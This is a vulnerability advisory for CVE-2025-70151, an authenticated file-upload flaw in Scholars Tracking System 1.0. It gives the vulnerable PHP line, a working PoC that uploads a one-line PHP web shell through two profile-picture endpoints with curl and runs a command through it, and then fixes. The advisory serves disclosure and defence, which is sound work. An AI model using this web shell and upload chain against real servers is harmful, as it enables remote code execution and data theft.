CVE-2025-70151 - Scholars Tracking System 1.0: Authenticated Unrestricted File Upload Leads to Remote Code Execution
Authenticated attackers can upload PHP files via profile picture endpoints and achieve Remote Code Execution in Scholars Tracking System due to missing file type validation.
Summary
| Field | Detail |
|---|---|
| CVE ID | CVE-2025-70151 |
| Product | Scholars Tracking System in PHP 1.0 |
| Vendor | code-projects (author: Fabian Ros) |
| Vulnerability | Unrestricted File Upload → Remote Code Execution |
| Attack Vector | Remote, Authenticated |
| CWE | CWE-434 |
| Discoverer | MinhKhoa |
| Date | 2025-12-27 |
1. Description
Scholars Tracking System in PHP 1.0 contains an Unrestricted File Upload vulnerability in the profile picture/photo upload functionality.
The application stores attacker-supplied filenames directly into a web-accessible directory (uploads/) without validating file extension/type. Because the server executes PHP scripts inside uploads/, an attacker can upload a .php file and then access it to achieve Remote Code Execution (RCE) as the web server user (e.g., www-data).
Affected endpoints:
/update_profile_picture.php/upload_picture.php
2. Root Cause Analysis
The endpoints move the uploaded file to uploads/ using the original, user-supplied filename:
1
2
move_uploaded_file($_FILES["image"]["tmp_name"], "uploads/" . $_FILES["image"]["name"]);
$location = "uploads/" . $_FILES["image"]["name"];
There is no effective server-side validation to restrict uploads to safe image formats (extension/MIME/magic bytes), and the uploads/ directory is web-accessible and configured to execute PHP files.
CWE: CWE-434 (Unrestricted Upload of File with Dangerous Type)
3. Steps to Reproduce (PoC)
Replace
TARGETwith the base URL of the application.
If authentication is required, replacePHPSESSID=...with a valid session cookie.
3.1 Create a harmless PHP PoC file
Create poc.php:
1
<?php system($_GET['command']); ?>
3.2 Upload the PHP file via update_profile_picture.php
1
curl -i -s   -b "PHPSESSID=YOUR_VALID_SESSION"   -F "image=@poc.php;filename=poc.php"   "http://TARGET/update_profile_picture.php"
(Alternative) Upload via upload_picture.php:
1
curl -i -s   -b "PHPSESSID=YOUR_VALID_SESSION"   -F "image=@poc.php;filename=poc.php"   "http://TARGET/upload_picture.php"
3.3 Trigger code execution by requesting the uploaded file
1

curl -i "http://TARGET/uploads/poc.php?command=id"
Expected result: the server executes the uploaded PHP and returns output similar to:
1
uid=33(www-data) gid=33(www-data) groups=33(www-data)
4. Impact
Successful exploitation results in Remote Code Execution (RCE) on the web server as the web server user (e.g., www-data). This can lead to:
- Full compromise of application data and database credentials (via configuration/source access)
- Arbitrary file read/write within the web server permissions
- Installation of persistent backdoors
- Further lateral movement depending on environment and permissions
5. Recommendation / Fix
- Strict allowlist validation
- Allow only safe image extensions (e.g.,
jpg,jpeg,png,gif,webp). - Verify MIME type server-side with
finfo_file()and validate image headers/magic bytes.
- Allow only safe image extensions (e.g.,
- Do not use user-controlled filenames
- Generate random filenames (UUID) and store uploads with the generated name only.
- Disable script execution in upload directories (defense-in-depth)
- Configure the web server to prevent PHP execution in
uploads/(Apache/Nginx rules).
- Configure the web server to prevent PHP execution in
- Store uploads outside the web root
- Serve uploaded content via a controlled download endpoint.
6. References
- CWE-434: Unrestricted Upload of File with Dangerous Type
- OWASP: Unrestricted File Upload